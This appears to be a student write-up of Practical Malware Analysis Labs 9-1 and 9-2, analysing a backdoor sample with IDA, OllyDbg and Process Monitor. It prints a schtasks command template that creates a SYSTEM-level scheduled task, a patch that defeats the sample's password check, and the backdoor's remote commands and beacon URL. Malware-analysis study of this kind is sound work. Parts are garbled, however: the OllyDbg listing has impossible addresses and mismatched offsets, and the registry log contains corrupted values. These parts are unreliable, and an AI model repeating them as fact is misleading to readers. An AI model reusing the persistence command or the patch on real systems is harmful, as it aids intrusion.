
.rdata:000000018001AE30 aNoUsersInfo: ; DATA XREF: sub_18000C10+206↑p
.rdata:000000018001AE30 text "UTF-16LE", 'no users info',0Dh,0Ah,0
.rdata:000000018001AE50 ; const WCHAR aCEchoNSchtasks
.rdata:000000018001AE50 aCEchoNSchtasks: ; DATA XREF: sub_18000BEB0+D↑p
.rdata:000000018001AE50 text "UTF-16LE", '/c "echo N|schtasks /create /tn \"%s\" /tr \"%s\" /sc m'
.rdata:000000018001AE50 text "UTF-16LE", 'inute /mo 1"',0
.rdata:000000018001AED0 ; const WCHAR aCEchoNSchtasks_0
.rdata:000000018001AED0 aCEchoNSchtasks_0: ; DATA XREF: sub_18000BF10+D↑p
.rdata:000000018001AED0 text "UTF-16LE", '/c "echo N|schtasks /create /tn \"%s\" /tr \"%s\" /sc m'
.rdata:000000018001AF36 text "UTF-16LE", 'inute /mo 1 /ru "System"',0
.rdata:000000018001AF6A align 10h
.rdata:000000018001AF70 ; const WCHAR aStopS
.rdata:000000018001AF70 aStopS: ; DATA XREF: sub_18000C0D0:loc_18000C18F↑p
.rdata:000000018001AF70 text "UTF-16LE", 'stop %s',0
.rdata:000000018001AF80 ; const WCHAR aNet
.rdata:000000018001AF80 aNet: ; DATA XREF: sub_18000C0D0+D9↑p
.rdata:000000018001AF80 ; sub_18000CBB0+48↑p ...
.rdata:000000018001AF88 text "UTF-16LE", 'net',0
.rdata:000000018001AF88 align 10h
.rdata:000000018001AF90 ; DATA XREF: sub_18000C230+11↑p
.rdata:000000018001AF90 text "UTF-16LE", 'D:P(A;GA;;;SY)(A;GA;;;BA)(A;GA;;;WD)(A;GA;;;RC)'
.rdata:000000018001AF96 text "UTF-16LE", '(A;GA;;;AC)S:(ML;NW;;;S-1-16-0)',0
.rdata:000000018001B03A align 20h
.rdata:000000018001B040 ; DATA XREF: sub_18000C230+1F↑p
.rdata:000000018001B040 text "UTF-16LE", 'D:P(A;GA;;;SY)(A;GA;;;BA)(A;GA;;;WD)(A;GA;;;RC)'
.rdata:000000018001B0A6 text "UTF-16LE", 'S:(ML;NW;;;LW)',0
.rdata:000000018001B0C6 align 10h
.rdata:000000018001B0D0 ; DATA XREF: sub_18000C270+6↑p
.rdata:000000018001B0D0 text "UTF-16LE", 'D:P(A;CIOI;FA;;;SY)(A;CIOI;FA;;;BA)(A;CIOI;FA;;;WD)'
.rdata:000000018001B136 text "UTF-16LE", 0
.rdata:000000018001B138 ; const WCHAR aSS
.rdata:000000018001B138 aSS: ; DATA XREF: sub_18000C2A0+C0↑p
.rdata:000000018001B138 text "UTF-16LE", '%%-\" %s\" %s'
00019850 000000018001AE50: .rdata:aCEchoNSchtasks (Synchronized with Hex View-1)

```

2. The call to the ShellExecuteW function in question 1 will launch cmd.exe and create a scheduled task to run a program as the SYSTEM user. This means that the program will have full privileges to the system.

Lab 9-1

1. How can you get this malware to install itself?



```
-in; install
```

The Malware can be installed with the -in command.


2. What are the command-line options for this program? What is the password requirement?

ANS:

This malware has 4 command-line options: -in to install the Malware, -re to remove it, -cc prints the current Malware configuration and -c sets up a new configuration.


3. How can you use OllyDbg to permanently patch this malware, so that it doesn't require the special command-line password?

ANS:



- Change conditional jump to an unconditional jump at 0x402510.
- There are no function calls, but by scanning the instructions, we see the use of the arithmetic operations ADD, SUB, MUL, and XOR on byte-sized operands, such as at addresses 0x402532 through 0x402539. It looks like this routine does a sanity check of the input using a convoluted, hard-coded algorithm. Most likely the input is some type of password or code.
- Only the correct argument will cause the function to return the value 1, for patch it so that it returns 1 in all cases, regardless of the argument. To do this, we insert the instructions:

B8 01 00 00 00 C3.



RESULT:



```
[RegSetValue] Explorer.EXE:656 > HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-1513221099-2978716786-2889242971-1000)\Device\HarddiskVolume3\Users\Admin\Desktop\B5 Malware Analysis\Pra...
svchost.exe:332 > HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Compatibility Assistant\Storage\CS\Users\Admin\Desktop\B5 Malware Analysis\PracticalMalwareAnalysis-Labs\Fat...
[RegSetValue] Lab09-01.exe:4468 > HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-1513221099-2978716786-2889242971-1000)\Device\HarddiskVolume3\Windows\System32\conhost.exe = 02 00 00 07 D E B C 1 31 C3 60 A3 D6 D9 C1
ctfmon.exe:3544 > HKCU\SOFTWARE\Microsoft\InputTyping\Insights <= 02 00 00 07 D E B C 1 31 C3 60 A3 D6 D9 C1
[RegSetValue] ctfmon.exe:3544 > HKCU\SOFTWARE\Microsoft\InputTyping\Insights\Insights <= 02 00 00 07 D E B C 1 31 C3 60 A3 D6 D9 C1
[RegSetValue] System.d:\HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-1513221099-2978716786-2889242971-1000)\Device\HarddiskVolume3\Users\Admin\Desktop\B5 Malware Analysis\PracticalM...
System.d:\HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-1513221099-2978716786-2889242971-1000)\SequenceNumber = 19
[RegSetValue] Explorer.EXE:560 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\ActivityDataModel\ReaderRevisionInfo\6A2AD1D0-A86F-03AC-8978-2973D4BC4315 = 1&250!&.懂僧戮傲摧捷湊敢抄>>!&.@!因酸数据+摸玄恣?>
[RegSetValue] Explorer.EXE:560 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\ActivityDataModel\ReaderRevisionInfo\6A2AD1D0-A86F-03AC-8978-2973D4BC4315 = 1&250!&.懂僧戮傲摧捷湊敢抄>>!&.@!因酸数据+摸玄恣?>
[RegSetValue] Lab09-01.exe:4468 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMapProxyBypass = 1
[RegSetValue] Lab09-01.exe:4468 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMapIntranetName = 1
[RegSetValue] Lab09-01.exe:4468 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMapUNCNameIntranet = 1
[RegSetValue] Lab09-01.exe:4468 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMapAutodetect = 0
[RegSetValue] Lab09-01.exe:4468 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMapProxyBypass = 1
[RegSetValue] Lab09-01.exe:4468 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMapUNCNameIntranet = 1
[RegSetValue] Lab09-01.exe:4468 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMapUNCNameIntranet = 1
[RegSetValue] Lab09-01.exe:4468 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMapUNCNameIntranet = 1
[RegSetValue] cmd.exe:3760 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMapUNCNameIntranet = 0
[RegSetValue] Lab09-01.exe:4468 > HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-1513221099-2978716786-2889242971-1000)\Device\HarddiskVolume3\Windows\System32\conhost.exe = 34 6E BC 92
[RegSetValue] Lab09-01.exe:4468 > HKLM\SYSTEM\CurrentControlSet\Services\NT\CurrentVersion\Notifications\Data\41BA8773AA3BC3475 = DB99242971-1000)\Device\HardiskVolume3\Windows\System32\conhost.exe = AE 87 18 D9
[RegSetValue] Lab09-01.exe:4468 > HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-1513221099-2978716786-2889242971-1000)\Device\HardiskVolume3\Users\Admin\Desktop\B5 Malware Analysis\...
[RegSetValue] ConHost.exe:1220 > HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-1513221099-2978716786-2889242971-1000)\Device\HardiskVolume3\Windows\System32\conhost.exe = AE 87 18 D9
[RegSetValue] ctfmon.exe:3544 > HKCU\SOFTWARE\Microsoft\InputTyping\Insights\Insights <= 02 00 00 07 D E B C 1 31 C3 60 A3 D6 D9 C1
[RegSetValue] ConHost.exe:7580 > HKLM\System\CurrentControlSet\Services\bam\State>UserSettings\S-1-5-21-1513221099-2978716786-2889242971-1000)\Device\HardiskVolume3\Windows\System32\conhost.exe = 62 64 65
[RegSetValue] conhost.exe:652 > HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppDataLocal\RecentApps\RecentAppList\31333_0c0e2a5d1f30e4c1\Users\Admin\Desktop\B5 Malware Analysis\Practi...
Ln 1, Col 1 100% Windows (CRLF) UTF-8
```

ANS:

- Registry key: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\
- File: exe in system32 with kernel32 timestamp, and a service named after it.

5. What are the different actions this malware can be instructed to take via the network?

- SLEEP: sleep X seconds.
- UPLOAD: upload file to host.
- DOWNLOAD: download file from host.
- CMD: run command on the host.
- NOTHING
- Since it can run commands, it can update and remove remotely.



```

loc_402186:
mov     edi, offset aDownload ; "DOWNLOAD"
or      ecx, 0FFFFFFFh
xor     eax, eax
repne scasb
not     ecx
add     ecx, 0FFFFFFFh ; MaxCount
push    ecx
push    offset aDownload ; "DOWNLOAD"
lea     edx, [ebp+Str1]
push    edx ; Str1
call    _strncmp
add     esp, 0Ch
test    eax, eax
jnz     loc_40223A

```

```

loc_40223A:
mov     edi, offset aCmd_0 ; "CMD"
or      ecx, 0FFFFFFFh
xor     eax, eax
repne scasb
not     ecx
add     ecx, 0FFFFFFFh ; MaxCount
push    ecx
push    offset aCmd_0 ; "CMD"
lea     edx, [ebp+Str1]
push    edx ; Str1
call    _strncmp
add     esp, 0Ch
test    eax, eax
jnz     loc_402330

```

```

loc_402330:
mov     edi, offset aNothing ; "NOTHING"
or      ecx, 0FFFFFFFh
xor     eax, eax
repne scasb
not     ecx
add     ecx, 0FFFFFFFh ; MaxCount
push    ecx
push    offset aNothing ; "NOTHING"
lea     edx, [ebp+Str1]
push    edx ; Str1
call    _strncmp
add     esp, 0Ch

```

When the service starts:

- DNS query: www.practicalmalwareanalysis.com
- Connect over port 80.
- GET requests: different strings each time, same format
- Hjd2/eMH7.stT
- SCAL/fD8H.bSS
- 8A0y/RwoX.laU

6. Are there any useful network-based signatures for this malware?

URL: <http://www.practicalmalwareanalysis.com>

```

loc_4028CC:
push    offset a60 ; "60"
push    offset a80 ; "80"
push    offset aHttpWwwPractic ; "http://www.practicalmalwareanalysis.com"
push    offset aUps ; "ups"
call    sub_401070
add     esp, 10h
test    eax, eax
jz      short loc_4028F3

```

Lab 9-2

1. What strings do you see statically in the binary?

					T1059 Command-Line Interface	T20002 Execution	
ascii	3	.data	-	utility	-	-	cmd
ascii	3	.text	-	-	-	-	d@%
ascii	3	.text	-	-	-	-	dT@
ascii	3	.text	-	-	-	-	dT@
ascii	3	.text	-	-	-	-	dT@
ascii	3	.text	-	-	-	-	dT@
ascii	3	.text	-	-	-	-	dT@
ascii	3	.text	-	-	-	-	dT@
ascii	3	.text	-	-	-	-	dT@
ascii	3	.text	-	-	-	-	dT@
ascii	3	.text	-	-	-	-	dT@
ascii	3	.text	-	-	-	-	dT@
ascii	3	.text	-	-	-	-	dT@
ascii	3	.text	-	-	-	-	dT@
ascii	3	.text	-	-	-	-	h@%
ascii	3	.text	-	-	-	-	h@%
ascii	3	.text	-	-	-	-	h@%
ascii	3	.text	-	-	-	-	h@%
ascii	3	.text	-	-	-	-	h@%
ascii	4	.text	-	-	-	-	hOP@
ascii	3	.text	-	-	-	-	hOu
ascii	3	.text	-	-	-	-	hOu
ascii	3	.text	-	-	-	-	hOu
ascii	4	.text	-	-	-	-	h< @

cpu: 32-bit

file-type: executable

subsystem: GUI

entry-point: 0x00001577

1220C7BF181C14A68C138133


10/11/2023 1:04 AM

Nothing useful except string **cmd**.

2. What happens when you run this binary?

ANS:


At first, nothing specific happens when running this binary.



3. How can you get this sample to run its malicious payload?

By stepping through the program with a debugger and a few break points, the result appears after the call at 0x401626.

EDX is filled with the value "ocl.exe", and this remains throughout the program until a comparison check. If it doesn't match, the malware will terminate. Therefore, to run the malware we must name it as "ocl.exe".



```

push    ebp
mov     ebp, esp
sub     esp, 304h
push    esi
push    edi
mov     [ebp+Str], 31h ; '1'
mov     [ebp+var_1AF], 71h ; 'q'
mov     [ebp+var_1AE], 61h ; 'a'
mov     [ebp+var_1AD], 7Ah ; 'z'
mov     [ebp+var_1AC], 32h ; '2'
mov     [ebp+var_1AB], 77h ; 'w'
mov     [ebp+var_1AA], 73h ; 's'
mov     [ebp+var_1A9], 78h ; 'x'
mov     [ebp+var_1A8], 33h ; '3'
mov     [ebp+var_1A7], 65h ; 'e'
mov     [ebp+var_1A6], 64h ; 'd'
mov     [ebp+var_1A5], 63h ; 'c'
mov     [ebp+var_1A4], 0
mov     [ebp+Str1], 6Fh ; 'o'
mov     [ebp+var_19F], 63h ; 'c'
mov     [ebp+var_19E], 6Ch ; 'l'
mov     [ebp+var_19D], 2Eh ; '.'
mov     [ebp+var_19C], 65h ; 'e'
mov     [ebp+var_19B], 78h ; 'x'
mov     [ebp+var_19A], 65h ; 'e'
mov     [ebp+var_199], 0
mov     ecx, 8
mov     esi, offset unk_405034
lea     edi, [ebp+var_1F0]
rep movsb
mov     [ebp+var_188], 0
mov     [ebp+Filename1], 0

```

4. What is happening at 0x00401133?

If we examine 0x00401133 we can see that a few Hex values are being moved onto a relevant area of the stack segment.

00401127	C3	RETN	EBP
00401128	55	PUSH	EBP
00401129	8BEC	MOV	ESP, EBP
0040112A	8BEC	SUB	ESP, 304
00401131	5A	PUSH	ESI
00401132	5A	PUSH	EDI
00401133	C685	MOV	BYTE PTR SS:[EBP-100], 31
00401134	C685	MOV	BYTE PTR SS:[EBP-10F], 71
00401135	C685	MOV	BYTE PTR SS:[EBP-116], 61
00401136	C685	MOV	BYTE PTR SS:[EBP-11D], 7A
00401137	C685	MOV	BYTE PTR SS:[EBP-124], 32
00401138	C685	MOV	BYTE PTR SS:[EBP-12B], 77
00401139	C685	MOV	BYTE PTR SS:[EBP-132], 73
0040113A	C685	MOV	BYTE PTR SS:[EBP-139], 78
0040113B	C685	MOV	BYTE PTR SS:[EBP-140], 0
0040113C	C685	MOV	BYTE PTR SS:[EBP-147], 6F
0040113D	C685	MOV	BYTE PTR SS:[EBP-14E], 63
0040113E	C685	MOV	BYTE PTR SS:[EBP-155], 6C
0040113F	C685	MOV	BYTE PTR SS:[EBP-15C], 2E
00401140	C685	MOV	BYTE PTR SS:[EBP-163], 65
00401141	C685	MOV	BYTE PTR SS:[EBP-16A], 78
00401142	C685	MOV	BYTE PTR SS:[EBP-171], 65
00401143	C685	MOV	BYTE PTR SS:[EBP-178], 0
00401144	C685	MOV	BYTE PTR SS:[EBP-17F], 65
00401145	C685	MOV	BYTE PTR SS:[EBP-186], 0
00401146	C685	MOV	BYTE PTR SS:[EBP-18D], 65
00401147	C685	MOV	BYTE PTR SS:[EBP-194], 0
00401148	C685	MOV	BYTE PTR SS:[EBP-19B], 0
00401149	C685	MOV	BYTE PTR SS:[EBP-202], 0
0040114A	C685	MOV	BYTE PTR SS:[EBP-209], 0
0040114B	C685	MOV	BYTE PTR SS:[EBP-210], 0
0040114C	C685	MOV	BYTE PTR SS:[EBP-211], 0
0040114D	C685	MOV	BYTE PTR SS:[EBP-212], 0
0040114E	C685	MOV	BYTE PTR SS:[EBP-213], 0
0040114F	C685	MOV	BYTE PTR SS:[EBP-214], 0
00401150	C685	MOV	BYTE PTR SS:[EBP-215], 0
00401151	C685	MOV	BYTE PTR SS:[EBP-216], 0
00401152	C685	MOV	BYTE PTR SS:[EBP-217], 0
00401153	C685	MOV	BYTE PTR SS:[EBP-218], 0
00401154	C685	MOV	BYTE PTR SS:[EBP-219], 0
00401155	C685	MOV	BYTE PTR SS:[EBP-21A], 0
00401156	C685	MOV	BYTE PTR SS:[EBP-21B], 0
00401157	C685	MOV	BYTE PTR SS:[EBP-21C], 0
00401158	C685	MOV	BYTE PTR SS:[EBP-21D], 0
00401159	C685	MOV	BYTE PTR SS:[EBP-21E], 0
0040115A	C685	MOV	BYTE PTR SS:[EBP-21F], 0
0040115B	C685	MOV	BYTE PTR SS:[EBP-220], 0
0040115C	C685	MOV	BYTE PTR SS:[EBP-221], 0
0040115D	C685	MOV	BYTE PTR SS:[EBP-222], 0
0040115E	C685	MOV	BYTE PTR SS:[EBP-223], 0
0040115F	C685	MOV	BYTE PTR SS:[EBP-224], 0
00401160	C685	MOV	BYTE PTR SS:[EBP-225], 0
00401161	C685	MOV	BYTE PTR SS:[EBP-226], 0
00401162	C685	MOV	BYTE PTR SS:[EBP-227], 0
00401163	C685	MOV	BYTE PTR SS:[EBP-228], 0
00401164	C685	MOV	BYTE PTR SS:[EBP-229], 0
00401165	C685	MOV	BYTE PTR SS:[EBP-22A], 0
00401166	C685	MOV	BYTE PTR SS:[EBP-22B], 0
00401167	C685	MOV	BYTE PTR SS:[EBP-22C], 0
00401168	C685	MOV	BYTE PTR SS:[EBP-22D], 0
